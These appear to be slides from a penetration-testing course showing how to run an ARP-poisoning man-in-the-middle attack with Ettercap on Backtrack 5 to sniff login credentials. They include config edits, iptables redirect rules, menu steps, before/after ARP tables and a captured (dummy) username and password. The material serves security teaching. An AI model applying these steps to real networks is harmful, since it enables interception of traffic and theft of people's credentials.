
```
220 ftp.debian.org FTP server
FEAT
211-Features:
EPRT
EPSV
MDTM
PASV
REST STREAM
SIZE
TVFS
UTF8
211 End
USER anonymous
331 Please specify the password.
PASS passtest
230 Login successful.
OPTS UTF8 ON
```





1. [Overview](#)
2. [Footprinting](#)
3. [Server Intrusion](#)
4. [Client-Side Intrusion](#)
5. [Wireless Intrusion](#)
6. **Wired Intrusion**
7. [Web Application](#)
8. [Miscellaneous Attacks](#)





- **Wired Intrusion**
 - **Man-in-the-Middle**
 - **Credential Sniffing**
 - **SSL Breakdown**




- Credential Sniffing with Man-in-the-Middle attack
- What is a Man-in-the-Middle attack?
 - Active attack where the attacker attempts to intercept, read or alter information moving between two computers
 - ARP cache is modified
 - Diverting original traffic




Wired Intrusion – Man-in-the-Middle

- What is a Man-in-the-Middle attack?



- Target ARP table before Man-in-the-middle




```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Admin>arp -a
Interface: 192.168.1.123 --- 0x2
Internet Address      Physical Address      Type
192.168.1.1           00-25-9c-48-07-36    dynamic
C:\Documents and Settings\Admin>
```

- Router MAC: 192.168.1.1 -> 00:25:9C:48:07:36



- Command line
 - `arp spoof`
- Tools including credential sniffing
 - Dsniff
 - Not developed anymore since 2000
 - Cain & Abel
 - Windows Application
 - <http://www.oxid.it/cain.html>
 - Ettercap
 - Linux Application
 - Console & GUI
 - <http://ettercap.sourceforge.net/>





- **Wired Intrusion**
 - Man-in-the-Middle
 - **Credential Sniffing**
 - SSL Breakdown



- Ettercap-NG



- Multi Platform
 - Linux, *BSD, MacOS, Windows
- Plugin management
- No update since 2005



Updating Backtrack 5

```
# aptitude update
# aptitude safe-upgrade
```

First prepare Ettercap for Man-in-the-Middle

- Change privileges for SSL (65534 to 0) in `/etc/etter.conf` (remove the # in front)

```
[privs]
ec_uid = 0           # nobody is the default
ec_gid = 0           # nobody is the default
```

- Uncommenting two lines in `/etc/etter.conf` (remove the # in front)

```
# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```




- Ettercap GUI




- Switching to Sniffing Mode
 - “Sniff” -> “Unified Sniffing” -> Choosing the Interface (e.g. wlan0 in a wireless environment)



- Looking for active hosts in the network
 - “Hosts” -> “Scan for hosts” -> e.g. “5 hosts added to the hosts list...”



- Viewing the discovered hosts
 - “Hosts” -> “Hosts list”




The screenshot shows the 'Host List' window in Ettercap NG-0.7.3. The window has a menu bar with 'Start', 'Targets', 'Hosts', 'View', 'Mitm', 'Filters', 'Logging', 'Plugins', and 'Help'. Below the menu bar is a tab labeled 'Host List'. The main area contains a table with three columns: 'IP Address', 'MAC Address', and 'Description'. The table lists five discovered hosts. The first two rows are highlighted with a red box. At the bottom of the window, there are three buttons: 'Delete Host', 'Add to Target 1', and 'Add to Target 2'.

IP Address	MAC Address	Description
192.168.1.1	00:25:9C:48:07:36	
192.168.1.100	F8:1E:DF:DA:E5:BF	
192.168.1.101	A8:6A:6F:29:D1:BC	
192.168.1.102	E4:7C:F9:03:35:E4	
192.168.1.103	00:24:D7:69:6E:88	

- 192.168.1.1 -> Router / Gateway
- 192.168.1.103 -> Target!




- Starting the Man-in-the-Middle
 - “Mitm” -> “ARP Poisoning”s



- Credential Sniffing is now active



- Looking at the Target
 - **Before:** Router MAC: 192.168.1.1 -> 00:25:9C:48:07:36




```
C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Admin>arp -a
Interface: 192.168.1.123 --- 0x2
Internet Address      Physical Address      Type
192.168.1.1           00-21-6a-7f-68-04    dynamic
192.168.1.112        00-21-6a-7f-68-04    dynamic
C:\Documents and Settings\Admin>_
```

- **After:** Router MAC: 192.168.1.1 -> 00:21:6A:7F:68:04
- The same MAC address as the attackers' – redirection works!



- Target now logs into www.youtube.com



The screenshot shows the ettercap NG-0.7.3 interface. The 'Plugins' tab is active, displaying a list of plugins with their names, versions, and descriptions. The 'repoison_arp' plugin is highlighted. Below the plugin list, the log output shows the following entries:

```
GROUP 1 : 192.168.1.1 00:25:9C:48:07:36
GROUP 2 : 192.168.1.123 00:0C:29:8C:56:6A
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
Activating repoison_arp plugin
HTTP: 173.194.36.104:443 -> USER: blub PASS: asfsadf INFO: http://www.google.com/accounts/ServiceLogin?
urler=js&service=youtube&passive=true&continue=http://www.youtube.com/signin?action_handle_signin=true&no
```

- Username: blub
- Password: asfsadf



Hands-On:





Image source: www.zar-x.de

